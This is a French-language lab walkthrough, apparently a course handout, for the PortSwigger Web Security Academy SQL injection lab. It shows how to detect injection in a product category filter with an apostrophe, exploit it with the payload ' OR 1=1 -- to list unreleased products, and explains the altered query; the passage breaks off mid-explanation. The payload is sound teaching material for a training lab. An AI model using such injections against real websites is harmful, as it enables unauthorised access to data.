

Partie 1 : Détection et exploitation simple (WHERE clause)

Étape 1 : Accès au lab

- Accédez à la page suivante :
<https://portswigger.net/web-security/sql-injection#how-to-detect-sql-injection-vulnerabilities>
- Dans la liste des labs, sélectionnez :




- Cliquez ensuite sur “**Access the lab**” : Une nouvelle fenêtre s’ouvre avec un site web de type e-commerce



Étape 2 : Exploration du site

- Naviguez normalement dans le site.
- Cliquez sur une catégorie (par exemple : *Gifts* ou *Clothing*).



- Observez l’URL dans la barre du navigateur.
- Elle est de la forme :
<https://votre-lab-id.web-security-academy.net/filter?category=Gifts>

Étape 3 : Test de vulnérabilité

Modifiez l’URL en ajoutant un apostrophe ' à la fin :

<https://votre-lab-id.web-security-academy.net/filter?category=Gifts'>

Appuyez sur **Entrée**.

Observation :

- Si une erreur s’affiche ou si le site ne fonctionne plus → l’application est probablement vulnérable.
- Notez précisément le comportement observé (message d’erreur, page vide, etc.).

Étape 4 : Exploitation de la vulnérabilité

Modifiez l’URL avec le payload suivant :

<https://votre-lab-id.web-security-academy.net/filter?category=Gifts'+OR+1=1+-->

Appuyez sur **Entrée**.

Résultat attendu :

Vous devriez voir apparaître davantage de produits, y compris des produits normalement cachés (non publiés). Cela confirme le succès de l’attaque.

Étape 5 : Compréhension de l’attaque

La requête SQL initiale est probablement :

SELECT * FROM products WHERE category = 'Gifts' AND released = 1;

Après injection, elle deviant :

SELECT * FROM products WHERE category = 'Gifts' OR 1=1 -- AND released = 1;

Explication :

- **OR 1=1** rend la condition toujours vraie.